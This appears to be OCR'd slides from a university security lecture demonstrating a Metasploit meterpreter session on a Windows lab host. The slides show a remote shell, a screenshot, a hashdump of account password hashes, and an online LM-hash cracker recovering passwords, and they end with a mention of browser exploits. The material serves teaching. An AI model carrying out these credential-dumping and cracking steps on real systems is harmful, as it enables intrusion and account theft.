bgrun Executes a meterpreter script as a background thread
channel Displays information about active channels
close Closes a channel
exit Terminate the meterpreter session
help Help menu
interact Interacts with a channel
irb Drop into irb scripting mode
migrate Migrate the server to another process
quit Terminate the meterpreter session
read Reads data from a channel
run Executes a meterpreter script
use Load a one or more meterpreter extensions
write Writes data to a channel
Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory


eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 117×45
meterpreter > shell
Process 2440 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>dir \
[-] core_channel_write: Operation failed: The handle is invalid.
meterpreter > shell
Process 2784 created.
Channel 3 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is D424-EFF9
Directory of C:\WINDOWS\system32
11/13/2010 12:03 AM <DIR> .
11/13/2010 12:03 AM <DIR> ..
09/09/2010 11:11 AM 289 $winnt$.inf
09/09/2010 02:52 AM <DIR> 1025
09/09/2010 02:52 AM <DIR> 1028
09/09/2010 02:52 AM <DIR> 1031
09/09/2010 02:57 AM <DIR> 1033
09/09/2010 02:52 AM <DIR> 1037
09/09/2010 02:52 AM <DIR> 1041
09/09/2010 02:52 AM <DIR> 1042
09/09/2010 02:52 AM <DIR> 1054
03/25/2003 04:00 AM 2,151 12520437.cpx
03/25/2003 04:00 AM 2,233 12520850.cpx
09/09/2010 02:52 AM <DIR> 2052
09/09/2010 02:52 AM <DIR> 3076
09/09/2010 02:52 AM <DIR> 3com_dmi
03/25/2003 04:00 AM 64,512 6to4svc.dll
03/25/2003 04:00 AM 33,792 aaaamon.dll
03/25/2003 04:00 AM 68,096 access.cpl
03/25/2003 04:00 AM 64,512 acctres.dll
03/25/2003 04:00 AM 181,760 accwiz.exe
03/25/2003 04:00 AM 61,952 acelpdec.ax
03/25/2003 04:00 AM 131,072 acledit.dll
03/25/2003 04:00 AM 113,664 aclui.dll



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 90×23
meterpreter > screenshot
Screenshot saved to: /Users/eric/msf3/wACDXsCA.jpeg
meterpreter > hashdump
guest??:500:49bc2bfe480eeac8aad3b435b51404ee:54e4adbcfd1116d9f5ce843e559a18f0:::
geusty?:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b163279b8f5b4cb06058252719a06100:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:8a2c5d18cb5b6eff168b87dfb8ed8635::
:
IUSR_SKINNER?:1003:72b43d690834bc2ed060de604e6802fe:460dd21eae43db7751493b0e4015edb1:::
IWAM_SKINNER?:1004:927d0f65e6b0c63987dcc9ed6d197b2f:9c371a1d6d7b379d1940c4a331bf43cc:::
ASPNET?:1007:4981bbd34dde4b24ec126116014963d8:8c7551974bad7f4c96fc3ab2103c655a:::
bart??:1117:8c2048b5a9919592aad3b435b51404ee:162f9e2b031c78d7ad2e0b2a6c7d37fb:::
lisa??:1120:ae368fcd12e251eaaad3b435b51404ee:ece25633feb464f0bc87af27537caba8:::
maggie?:1121:0c23ffd5d761b7c5aad3b435b51404ee:a40d85b9bdaa568b2e36ac398e44d250:::
Administrator:1122:ab74a9032e9749318def701ae5f2fa70:84d1e88f9c8ccd42fde8892848a9500c:::
info??:1126:49bc2bfe480eeac8c2265b23734e0dac:731f8e7de5f5229368eebc00bd5026b2:::
SKINNER$?:1008:aad3b435b51404eeaad3b435b51404ee:76ce165bc1ef52c28209737d0f4fb5f1:::
FLANDERS$:1118:aad3b435b51404eeaad3b435b51404ee:a789763b0947bd0c0b8153df0ae446ce:::
meterpreter > exit
[*] Meterpreter session 1 closed. Reason: User exit
msf >


Objectif Sécurité. A leading Swiss company in the field of information system...
http://www.objectif-
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Objectif Sécurité. A leading Swiss ...
Bulk licenses are available for ten or more users. Contact us for details
XP Special Demo
Feel free to enter any windows password hash and to have it cracked below. This should take
seconds in average. The demo cracks passwords made of 52 mixed case letters, 10 numb
special characters of length up to 14 (XP special tables on steroids).
Please do not click the reload button before you get your results: you will loose your turn and
will be busy until it has finished your request anyway...
hash: ae368fcd12e251eaaad3b435b51404ee
submit hash
Hash: ae368fcd12e251eaaad3b435b51404ee
Password: MALIBU1
The password is given in capital letters because you only provided an LMhash and no NThas
password:
submit password
ulting | Training | Products | OS Labs | Contact |
Architecte de la sécurité
Done


Objectif Sécurité. A leading Swiss company in the field of information system...
http://www.objectif-
Most Visited
Places
NETS Tools
RT
Intermapper
Cacti
Things
Blogs
Objectif Sécurité. A leading Swiss ...
XP Special Demo
Feel free to enter any windows password hash and to have it cracked below. This should take only a few seconds in average. The demo cracks passwords made of 52 mixed case letters, 10 numbers and 33 special characters of length up to 14 (XP special tables on steroids).
Please do not click the reload button before you get your results: you will loose your turn and the cracker will be busy until it has finished your request anyway...
hash:
submit hash
Hash: 8c2048b5a9919592aad3b435b51404ee
Password: S1MPS0N
The password is given in capital letters because you only provided an LMhash and no NThash.
password:
submit password
OS Labs
Contact
Architecte de la sécurité informatique
info@objectif-securite.ch
Done



What if you can’t get there from here?


- Get them to come to you
  - Browser-based exploits!



9. eric@leela.infosec.uvic.ca: /Users/eric (ssh)
<tr>
<td colspan="3"> </td>
</tr>
<tr>
<td colspan="3"> </td>
</tr>
</table>
Back to Navigation
Top
</td>
</tr>
</table>

